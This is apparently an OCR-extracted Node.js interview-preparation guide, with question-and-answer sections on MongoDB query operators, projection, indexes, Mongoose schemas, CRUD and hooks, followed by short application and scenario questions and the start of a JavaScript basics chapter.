- Query operators are special keywords or symbols used to perform operations like comparison, logical operations in queries.

```
{ field: { $operator: value } }

{ age: { $lte: 30 } }
```

Back to chapter index

Q. Compare Query Operators in SQL & MongoDB? V. IMP.

Category/ Name	SQL Operator	MongoDB Operator	Description
Comparison Operators			Operators allow you to compare values and select documents that match specific conditions.
Equal	=	$eq	Selects documents where the value of a field equals a specified value.
Not Equal	<> or !=	$ne	Selects documents where the value of a field does not equal a specified value.
Greater Than	>	$gt	Selects documents where the value of a field is greater than a specified value.
Greater Than or Equal	>=	$gte	Selects documents where the value of a field is greater than or equal to a specified value.
Less Than	<	$lt	Selects documents where the value of a field is less than a specified value.
Less Than or Equal	<=	$lte	Selects documents where the value of a field is less than or equal to a specified value.

Back to chapter index

Q. Compare Query Operators in SQL & MongoDB? V. IMP.

Category/ Name	SQL Operator	MongoDB Operator	Description
Logical Operators			Operators allow you to combine multiple conditions in a query using logical operations.
AND	AND	$and	Joins query clauses with a logical AND.
OR	OR	$or	Joins query clauses with a logical OR.
NOT	NOT	$not	Inverts the effect of a query expression and returns documents that do not match the query expression.
Array Operators			Operators allow you to perform operations on array fields within documents.
Contains	IN	$in	Selects documents where the value of a field equals any value in a specified array.
Not Contains	NOT IN	$nin	Selects documents where the value of a field does not equal any value in a specified array.
Array Size	ARRAY_LENGTH	$size	Selects documents where the size of an array field meets a specified condition.

Back to chapter index

Q. Compare Query Operators in SQL & MongoDB? V. IMP.

Category/ Name	SQL Operator	MongoDB Operator	Description
Element Operators			
Exists	IS NULL or IS NOT NULL	$exists	Selects documents where a field exists or does not exist.
Regular Expression Operators			
Regular Expression	LIKE	$regex	Selects documents where a field matches a regular expression.
Text Search Operators			
Full-Text Search	CONTAINS	$text	Performs a full-text search on the specified text index.
Geospatial Operators			
Near	ST_Distance	$near	Selects documents based on proximity to a specified point.

Back to chapter index

Q. How to implement comparison operators?

Comparison Operators

- $eq
- $ne
- $gt
- $gte
- $lt
- $lte

```
const collection = db.collection('users');

// 1. $eq: Matches values that are equal to a specified value.
collection.find({ age: { $eq: 30 } });

// 2. $ne: Matches values that are not equal to a specified value.
collection.find({ age: { $ne: 30 } });

// 3. $gt: Matches values that are greater than a specified value.
collection.find({ age: { $gt: 30 } });

// 4. $gte: Matches values that are greater than or equal to a
// specified value.
collection.find({ age: { $gte: 30 } });

// 5. $lt: Matches values that are less than a specified value.
collection.find({ age: { $lt: 30 } });

// 6. $lte: Matches values that are less than or equal to a
// specified value.
collection.find({ age: { $lte: 30 } });
```

Back to chapter index

Q. What are in, nin, exists, and, or, regex, not query operators in MongoDB?

```
const collection = db.collection("users");

const users = [ // Sample input data
  { name: "John", age: 25 },
  { name: "Jane", age: 30 },
  { name: "Doe", age: 35 },
];
await collection.insertMany(users); // Insert sample data into the collection

// $in (Array Operator): Matches any of the values specified in an array.
collection.find({ age: { $in: [25, 30, 35] } });
// Output: { name: 'John', age: 25 }, { name: 'Jane', age: 30 }, { name: 'Doe', age: 35 }

// $nin (Array Operator): Matches none of the values specified in an array.
collection.find({ age: { $nin: [25, 30, 35] } });
// Output: None

// $exists (Element Operator): Matches documents that contain the specified field.
collection.find({ age: { $exists: true } });
// Output: { name: 'John', age: 25 }, { name: 'Jane', age: 30 }, { name: 'Doe', age: 35 }
```

Back to chapter index

Q. What are in, nin, exists, and, or, regex, not query operators in MongoDB?

```
// $and (Logical Operator): Joins query clauses with a logical AND.
collection.find({ $and: [{ age: 30 }, { name: "Jane" }] });
// Output: { name: 'Jane', age: 30 }

// $or (Logical Operator): Joins query clauses with a logical OR.
collection.find({ $or: [{ age: 30 }, { name: "Doe" }] });
// Output: { name: 'Jane', age: 30 }, { name: 'Doe', age: 35 }

// $regex (Regular Expression Operator): Selects documents where the value of a
// field matches a regular expression.
collection.find({ name: { $regex: /^J/ } });
// Output: { name: 'John', age: 25 }, { name: 'Jane', age: 30 }

// $not (Not Operator): Inverts the effect of a query expression
// & returns documents that do not match the query expression.
collection.find({ age: { $not: { $eq: 30 } } });
// Output: { name: 'John', age: 25 }, { name: 'Doe', age: 35 }
```

Back to chapter index

Q. What is projection in MongoDB? How to implement it? V. IMP.

- Projection is the way of specifying which fields should be returned in the query results.
- Projection can be implemented by using the **project** method.
- SQL Example

Projection

```
SELECT _id, name, age
FROM Users
WHERE name = 'Happy';
```

```
const connectToMongoDB = require("./mongo");

async function main() {
  const database = await connectToMongoDB();
  const collection = database.collection("users");

  // Scenario 1: Include all fields
  const cursor1 = collection.find({});
  for await (const doc of cursor1) { console.log(doc);  }
  // Output: {_id: 'XXX', name: 'Happy', age: 25 }

  // Scenario 2: Include 'name' and '_id' fields, exclude 'age'
  const cursor2 = collection.find({}).project({ name: 1 });
  for await (const doc of cursor2) { console.log(doc);  }
  // Output: { _id: 'XXX', name: 'Happy'}

  // Scenario 3: Include 'name' and 'age' fields, exclude '_id'
  const cursor3 = collection.find({}).project({ name: 1, _id: 0 });
  for await (const doc of cursor3) { console.log(doc);  }
  // Output: { name: 'Happy', age: 25}
}
main();
```

Back to chapter index

Q. How to remove _id field from result in MongoDB?

- To remove the _id field from the result in MongoDB, you can use the project method with **_id: 0**.

```
const connectToMongoDB = require("./mongo");

async function main() {
  const database = await connectToMongoDB();
  const collection = database.collection("users");

  // Scenario 1: Include all fields
  const cursor1 = collection.find({});
  for await (const doc of cursor1) { console.log(doc);  }
  // Output: {_id: 'XXX', name: 'Happy', age: 25 }

  // Scenario 2: Include 'name' and '_id' fields, exclude 'age'
  const cursor2 = collection.find({}).project({ name: 1 });
  for await (const doc of cursor2) { console.log(doc);  }
  // Output: { _id: 'XXX', name: 'Happy'}

  // Scenario 3: Include 'name' and 'age' fields, exclude '_id'
  const cursor3 = collection.find({}).project({ name: 1, _id: 0 });
  for await (const doc of cursor3) { console.log(doc);  }
  // Output: { name: 'Happy', age: 25}
}
main();
```

Back to chapter index

Q. How do you perform sorting in ascending & descending order in MongoDB?

- Sorting in queries can be performed by using **sort()** method.

```
const connectToMongoDB = require("./mongo");

async function main() {
  const database = await connectToMongoDB();
  const collection = database.collection("users");

  // Sort the results by the 'name' field in ascending order
  const cursor = collection.find().sort({ name: 1 });

  // Iterate over the cursor and log the documents
  for await (const doc of cursor) {
    console.log(doc);
  }
  //Output: {_id: 1, name: 'Anurag', age: 35}
  //        {_id: 2, name: 'Happy', age: 25}
  //        {_id: 3, name: 'Rawat', age: 30}

  // For descending order
  // const cursor = collection.find().sort({ name: -1 });
}
main();
```

Back to chapter index

21. MongoDB - Indexes

Q. What are Indexes in MongoDB? How indexing make data retrieval faster?

Q. What are indexes? How indexing make data retrieval faster?

Q. How to create indexes in MongoDB?

Q. On which filed you will create an index - projection field or filter field?

Q. What happens if I create an index on all fields of the collection?

Q. What is the difference between Single Field Indexes & Compound Indexes?

Back to main index

Q. What are Indexes in MongoDB? How indexing make data retrieval faster? V. IMP.

- Indexes are **data structures** that improve the speed of data retrieval operations on collections.
- By default, index is automatically created on _id field.

```
[
  // users collection
  { "_id": 1, "name": "Anurag", "age": 35 },
  { "_id": 2, "name": "Happy", "age": 25 },
  { "_id": 3, "name": "Rawat", "age": 30 }
]
```

- Before creating index, data is directly retrieved

- collection.find({name: "Happy" });

- Create index on “name” field. (MongoDB will create a separate index data structure (index tree))

- After creating index, data is retrieved via indexes

```
{
  "Anurag": [1],
  "Happy": [2],
  "Rawat": [3]
}
```

Back to chapter index

Q. What are indexes? How indexing make data retrieval faster? V. IMP.

- MongoDB **automatically updates the index tree** as documents are inserted, updated, or deleted, ensuring the index remains accurate.

- When querying with indexed fields, MongoDB uses the index to efficiently locate matching documents, avoiding a full collection scan.

Back to chapter index

Q. How to create indexes in MongoDB?

- Indexes can by create by using the **createIndex()** method.

```
const connectToMongoDB = require("./mongo");

async function main() {
  const database = await connectToMongoDB();
  const collection = database.collection("users");

  // Create an index on the 'name' column
  await collection.createIndex({ name: 1 });

  console.log("Index created on 'name' column");
}
main();
```

Back to chapter index

Q. On which filed you will create an index - projection field or filter field?

- It would be beneficial to create an index on the 'name' field, as this is the field being used for **filtering**.

```
collection.find({name: "Happy" }).project({ age: 1 });
```

Back to chapter index

Q. What happens if I create an index on all fields of the collection?

- Indexes are data structures that occupy space and memory in database. Therefore, it is beneficial to **create indexes for fields that are frequently used in query conditions/ filtering** or for sorting, as this can significantly improve query performance.

Back to chapter index

Q. What is the difference between Single Field Indexes & Compound Indexes?

- **Single Field Indexes:** Indexes that are created on a single field.
- **Compound Indexes:** Indexes that are created on multiple fields. These indexes can improve performance for queries that use multiple fields in the query condition.

```
const connectToMongoDB = require("./mongo");

async function main() {
  const database = await connectToMongoDB();
  const collection = database.collection("users");

  // Create a single field index on the 'name' column
  await collection.createIndex({ name: 1 });

  // Create a compound index on the 'name' and 'age' columns
  await collection.createIndex({ name: 1, age: 1 });
}
main();
```

Back to chapter index

22. MongoDB - Mongoose

Q. What is Mongoose? What are the advantages of using it?

Q. How to install Mongoose in Node.js?

Q. What is the role of Schema in Mongoose? How to define it?

Q. How to perform database operation using Mongoose with Node.js?

Q. How Mongoose will do data validation for Node applications?

Q. How to perform CRUD operations using Mongoose in Node.js application?

Q. How to define relationships between collections using Mongoose?

Q. How to create a Mongoose model from a schema?

Q. How Mongoose provide middleware support? What are Pre & Post Hooks?


Back to main index

Q. What is Mongoose? What are the advantages of using it? V. IMP.

- Mongoose is an Object Data Modeling (ODM) library for MongoDB and Node.js.
- Mongoose provides **schema-based solution** to model application data.

Advantages of Mongoose over directly using MongoDB:

1. Data validation.
2. Middleware Support.
3. Define relationships btw collections.



Back to chapter index

Q. How to install Mongoose in Node.js?

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS

}
PS D:\Node\Node-Code\MongoDB-Mongoose> npm install mongoose
```

Back to chapter index

Q. What is the role of Schema in Mongoose? How to define it? V. IMP.

- A schema in Mongoose **defines the structure**, validation rules, and behavior of MongoDB documents, ensuring data consistency and integrity.

- It's defined using the **mongoose.Schema()** function.

```
const mongoose = require("mongoose");

// Define a Mongoose schema
const userSchema = new mongoose.Schema({
  name: {
    type: String,
    required: true,
    minlength: 3
  },
  email: {
    type: String,
    required: true,
  },
  age: Number,
});

// Create a Mongoose model from the schema
const User = mongoose.model("User", userSchema);

module.exports = User;
```

Back to chapter index

Q. How to perform database operation using Mongoose with Node.js?

```javascript
// user.js
const mongoose = require('mongoose');

// 1: Define a Mongoose schema
const userSchema = new mongoose.Schema({
    name: String,
    email: String,
    age: Number
});
// 2: Create a Mongoose model from the schema
const User = mongoose.model('User', userSchema);

module.exports = User;
```

```javascript
// app.js
const User = require("./user");

// 3: Connect to MongoDB via Mongoose
const mongoose = require("mongoose");
const uri = "mongodb://127.0.0.1:27017/mydatabase";
mongoose.connect(uri);

// 4: Create a new user from User model
const newUser = new User({
  name: "Happy Rawat",
  age: 30,
});

// 5: Define function to save user
async function saveUser() {
  // Save the new user to the database
  await newUser.save();
  console.log("User saved successfully");
}

// 6: Call the saveUser function
saveUser();
```

Back to chapter index

Q. How to perform database operation using Mongoose with Node.js?

- Steps to perform database operation using Mongoose with Node.js

1. Create **schema**.
2. Create **model** from the schema.
3. **Connect** to MongoDB via Mongoose.
4. Create **instance** from the Mongoose model.
5. **Save** the new instance to the database via Mongoose.

Back to chapter index

Q. How Mongoose will do data validation for Node applications?

- Use **validate() method** to validate the model as per the defined schema before calling the save method.

```
// user.js
const mongoose = require("mongoose");

// 1: Define a Mongoose schema
const userSchema = new mongoose.Schema({
  name: {
    type: String,
    required: true,
  },
  email: String,
  age: Number,
});

// 2: Create a Mongoose model from the schema
const User = mongoose.model("User", userSchema);

module.exports = User;
```

```
// app.js
const User = require("./user");
const mongoose = require("mongoose");
const uri = "mongodb://127.0.0.1:27017/mydatabase";
mongoose.connect(uri);

const newUser = new User({ // Mongoose model
  name: "Happy Rawat",
  age: "Invalid", // Invalid Age
});

async function saveUser() {
  try {
    await newUser.validate();
    await newUser.save();
    console.log('User saved successfully');
  } catch (error) {
    console.error("Error saving user:", error);
  }
}
saveUser();
// Output: User validation failed
```

Back to chapter index

Q. How to perform CRUD operations using Mongoose in Node.js application?

C

- Create: This operation refers to inserting new documents into a MongoDB collection.

R

- Read: This operation refers to retrieving data from a MongoDB collection.

U

- Update: This operation refers to modifying existing documents in a MongoDB collection.

D

- Delete: This operation refers to removing documents from a MongoDB collection.

```
// user.js
const mongoose = require("mongoose");

// 1: Define a Mongoose schema
const userSchema = new mongoose.Schema({
  name: {
    type: String,
    required: true,
    minlength: 3,
    maxlength: 50,
  },
  email: String,
  age: Number
});

// 2: Create a Mongoose model from the schema
const User = mongoose.model("User", userSchema);

module.exports = User;
```

Back to chapter index

Q. How to perform CRUD operations using Mongoose in Node.js application?

```javascript
// app.js
// Import Mongoose model
const User = require("./user");

// Require the database connection file
const mongoose = require("mongoose");
const uri = "mongodb://127.0.0.1:27017/mydatabase";
mongoose.connect(uri);

// Function to perform CRUD operations
async function performCRUD() {
  try {
    // 1. Create (Insert) Operation
    // Create a new user instance
    const newUser = new User({
      name: "John Doe",
      email: "john@example.com",
      age: 25,
    });
    // Save the new user to the database
    const savedUser = await newUser.save();
    console.log("User saved:", savedUser);
```

```javascript
    // 2. Read (Retrieve) Operation
    // Find all users
    const allUsers = await User.find();
    console.log("All users:", allUsers);
    // Find a user by name
    const user = await User.findOne({ name: "Happy" });
    console.log("User found by name:", user);

    // 3. Update Operation
    // Update a user by name
    await User.updateOne({ name: "Happy" }, { age: 30 });
    console.log("User updated successfully");

    // 4. Delete Operation
    // Delete a user by name
    await User.deleteOne({ name: "Happy" });
    console.log("User deleted successfully");
  } catch (error) {
    console.error("Error:", error);
  }
}
// Call the performCRUD function
performCRUD();
```

Back to chapter index

Q. How to define relationships between collections using Mongoose?

- To define a one-to-one relationship between two collections in Mongoose, use the **ref property** in one schema to reference the model of the related collection's documents by their ObjectId.

```
const mongoose = require("mongoose");

const userSchema = new mongoose.Schema({
  username: String,
  // Reference to Profile model
  profile: { type: mongoose.Schema.Types.ObjectId, ref: "Profile" },
});

const profileSchema = new mongoose.Schema({
  fullName: String,
  // Reference to User model
  user: { type: mongoose.Schema.Types.ObjectId, ref: "User" },
});

const User = mongoose.model("User", userSchema);
const Profile = mongoose.model("Profile", profileSchema);

module.exports = { User, Profile };
```

Back to chapter index

Q. How to create a Mongoose model from a schema?

- Create Mongoose model by using the **mongoose.model()** function.

```
// user.js
const mongoose = require("mongoose");

// 1: Define a Mongoose schema
const userSchema = new mongoose.Schema({
  name: {
    type: String,
    required: true,
    minlength: 3,
    maxlength: 50,
  },
  email: String,
  age: Number
});

// 2: Create a Mongoose model from the schema
const User = mongoose.model("User", userSchema);

module.exports = User;
```

Back to chapter index

Q. How Mongoose provide middleware support? What are Pre & Post Hooks? V. IMP.

- Mongoose provides middleware support by allowing you to define pre and post hooks, also known as middleware functions.
- Pre hook execute before specific database operations.
- Post hook execute after specific database operations.

```
const mongoose = require("mongoose");
const userSchema = new mongoose.Schema({
  username: String,
  password: String,
});

// Pre Hooks - Perform custom logic before saving
userSchema.pre("save", async function (next) {

  // Example: Encode the password before saving
  next();
});

// Post Hooks - Perform custom logic after saving
userSchema.post("save", function () {

  // Example: Log the result from database
});

const User = mongoose.model("User", userSchema);

module.exports = User;
```

Back to chapter index

Chapters

FUNDAMENTALS

1. Node.js Basics
2. Main Features of Node.js
3. Project setup & Modules
4. Top built in modules

EXPRESS

5. Express Basics
6. Middleware
7. Types of Middleware's
8. Routing - I
9. Routing - II
10. Template Engines

REST API

11. REST API Basics
12. HTTP Methods & Status Codes
13. CORS, Serialization, Deserialization, Others
14. Authentication & Authorization

NODE - OTHERS

15 Error Handling & Debugging
16. Security, Performance & Deployment
17. Testing & Web Socket

MONGO-DB

18. MongoDB Basics
19. Setup & CRUD operations
20. Query Operators & Projection
21. Indexes
22. Mongoose

BONUS

23. Application based questions.
24. Scenario based short questions
25. JavaScript Essentials for Node

23. Application based questions

Q. How you would organize your Node.js project for building a RESTful API? What modules or frameworks would you use for routing and handling requests?

Q. Describe the steps you would take to implement user authentication in a Node.js application. What strategies or libraries would you consider for secure authentication?

Q. Describe the steps you would follow to deploy a Node.js application to a production environment? How would you manage dependencies, environment variables, and monitor the application in production?

Q. Your Node.js application needs to interact with a MongoDB database. How would you handle database transactions and ensure data integrity?

Q. How to secure your Node.js application. What security measures would you implement?

Back to main index

Q. How you would organize your Node.js project for building a RESTful API? What modules or frameworks would you use for routing and handling requests?

1
- I will create separate modules for controllers, routes, models, middlewares, and configuration files.

2
- I will use Express.js for routing and middleware handling.

3
- I will use in-built modules like Body-parser for parsing request bodies, Helmet for security, Morgan for request logging, and CORS for enabling CORS if needed.


Back to chapter index

Q. Describe the steps you would take to implement user authentication in a Node.js application. What strategies or libraries would you consider for secure authentication?

1. • **Select Authentication Strategy**: Choose between session-based or token-based (JWT) authentication.
2. • **Pick Libraries**: Consider Passport.js or JWT libraries for token-based authentication.
3. • **Middleware Integration**: Integrate authentication middleware into routes.
4. • **Password Security**: Hash passwords securely using bcrypt or similar.
5. • **User Model**: Define a model/schema for user data in the database.
6. • **Route Protection**: Secure routes by requiring authentication.

Back to chapter index

Q. Describe the steps you would follow to deploy a Node.js application to a production environment? How would you manage dependencies, environment variables, and monitor the application in production?



1. **Prepare the application** for deployment by organizing dependencies, configuration files, and build scripts.
2. **Choose a hosting provider** and set up a server or containerized environment (e.g., AWS EC2, Heroku, Docker).
3. **Configure environment variables** for sensitive information like database credentials.
4. **Monitor the application** in production using logging, metrics, and alerting tools to ensure its health and performance.

Back to chapter index

Q. Your Node.js application needs to interact with a MongoDB database. How would you handle database transactions and ensure data integrity?

1. Use the official MongoDB Node.js driver or an **ODM library like Mongoose** to interact with the database.
2. Use **schema validation** via Mongoose to avoid invalid data insertion inside the database.
3. Use transactions to ensure atomicity, consistency, isolation, and durability **(ACID) properties**.
4. Handle error conditions and rollbacks gracefully to maintain data integrity.

Back to chapter index

Q. How to secure your Node.js application. What security measures would you implement?

1. Enforce HTTPS/TLS encryption for securing data in transit.
2. Implement input validation and sanitize user inputs to prevent injection attacks (e.g., SQL injection, XSS).
3. Use encryption algorithms (e.g., AES, RSA) and libraries like crypto.js to encrypt and decrypt sensitive data at rest.
4. Implement secure authentication and authorization mechanisms to control access to sensitive resources.
5. Regularly update dependencies and libraries to patch security vulnerabilities.

Back to chapter index

24. Scenario based short questions

Q. How to perform file operations in Node.js?

Q. How you will handle HTTP requests and responses in a Node.js application?

Q. How you will handle processing large amounts of file data efficiently?

Q. How to execute a task after a certain delay in a Node.js application?

Q. How to implement centralized error handling and logging in an Express.js application.

Q. How to optimize the performance of database queries in a Node.js application?

Q. How to handle form submissions and POST Requests in an Express.js application?

Q. How to connect to a MongoDB database in a Node.js application?

Q. How to perform CRUD operations on a MongoDB collection in a Node.js application?

Back to main index

24. Scenario based short questions

Q. How to automate the deployment process of a Node.js application?

Q. How to parse and validate JSON data from client requests in an Express.js application?

Q. How to monitor the performance of a Node.js application deployed on a cloud platform?

Q. How to handle and store password securely?

Q. How to log incoming HTTP requests in an Express.js application?

Q. Can a REST API share its resources with applications from different domains by default?

Back to main index

Q. How to perform file operations in Node.js?

- Use the built-in **fs module** for file operations like reading, writing, and manipulating files.

Back to chapter index

Q. How you will handle HTTP requests and responses in a Node.js application?

- Use either a framework like **Express.js** or a built-in module like **http**.

Back to chapter index

Q. How you will handle processing large amounts of file data efficiently?

- Use the built-in **stream module** to create readable and writable streams and pipe them together for efficient data processing.

Back to chapter index

Q. How to execute a task after a certain delay in a Node.js application?

- Use **setTimeout()** or **setInterval()** functions to execute the task after the specified delay.

Back to chapter index

Q. How to implement centralized error handling and logging in an Express.js application.

- Use **middleware** in Express.js to catch errors globally, log them using a logging library like Winston, and return appropriate error responses to clients.

Back to chapter index

Q. How to optimize the performance of database queries in a Node.js application?

- Use **indexes**, query optimization techniques, and appropriate database models.

Back to chapter index

Q. How to handle form submissions and POST Requests in an Express.js application?

- Use the **body-parser middleware** to parse incoming request bodies and handle form submissions in POST requests.

Back to chapter index

Q. How to connect to a MongoDB database in a Node.js application?

- Use the mongodb package to connect to the MongoDB database using the **MongoClient.connect()** method.

Back to chapter index

Q. How to perform CRUD operations on a MongoDB collection in a Node.js application.

- Use methods like **insertOne(), updateOne(), deleteOne()**, etc., provided by the MongoDB driver to perform CRUD operations on the collection.

Back to chapter index

Q. How to automate the deployment process of a Node.js application?

- Use continuous integration and continuous deployment (CI/CD) tools like Jenkins, Travis CI, CircleCI, or GitHub Actions to automate the deployment process of the Node.js application.

Back to chapter index

Q. How to parse and validate JSON data from client requests in an Express.js application?

- Use the **express.json()** middleware to parse JSON data from the request body and validate it using schema validation libraries like Joi or ajv.

Back to chapter index

Q. How to monitor the performance of a Node.js application deployed on a cloud platform?

- Use **cloud monitoring services** like AWS CloudWatch, Google Cloud Monitoring, or third-party monitoring tools like New Relic, Datadog to monitor and analyze performance metrics of the deployed application.

Back to chapter index

Q. How to handle and store password securely?

- Use libraries like **bcrypt** for password **hashing** and **salting** to securely store passwords in the database.

Back to chapter index

Q. How to log incoming HTTP requests in an Express.js application?

- Create **custom middleware using app.use()** in Express.js to log request details such as URL, method, headers, and timestamp.

Back to chapter index

Q. Can a REST API share its resources with applications from different domains by default?

- No, by default, REST APIs cannot share resources with applications from different domains due to the same-origin policy enforced by web browsers. However, CORS headers or other methods can be used to enable cross-domain resource sharing.

Back to chapter index

25: JavaScript Essentials for React

Q. What are variables? What is the difference between var, let, and const ?

Q. What are the types of conditions statements in JS?

Q. What is Error Handling in JS?

Q. What is the difference between Spread and Rest operator in JS?

Q. What are Arrays in JS? How to get, add & remove elements from arrays?

Q. What is Array Destructuring in JS?

Q. What are Functions in JS? What are the types of function?

Q. What is the difference between named and anonymous functions? When to use what in applications?

Q. What is function expression in JS?

Q. What are Arrow Functions in JS? What is it use?

Q. What are Callback Functions? What is it use?

Q. What is Higher-order function In JS?

Q. What are Pure and Impure functions in JS?

Q. What are template literals and string interpolation in strings?

Back to main index

25: JavaScript Essentials for React

Q. What are Objects in JS?

Q. What is the difference between an array and an object?

Q. How do you add or modify or delete properties of an object?

Q. What are Classes in JS?

Q. What is a constructor?

Q. What is the use of this keyword?

Q. What are the techniques for achieving asynchronous operations in JS?

Q. What is setTimeout()? How is it used to handle asynchronous operations?

Q. What is setInterval()? How is it used to handle asynchronous operations?

Q. What are Promises in JavaScript?

Q. How to implement Promises in JavaScript?

Q. When to use Promises in real applications?

Q. What is the purpose of async/ await? Compare it with Promises?

Q. Explain the use of async and await keywords in JS?

Q. Can we use async keyword without await keyword and vice versa?


Q. How do you handle errors in async/ await functions?

Back to main index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- Variables are used to **store** data.

```
var count = 10;
```



Back to chapter index

Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- var creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```

- let creates a **block-scoped** variable

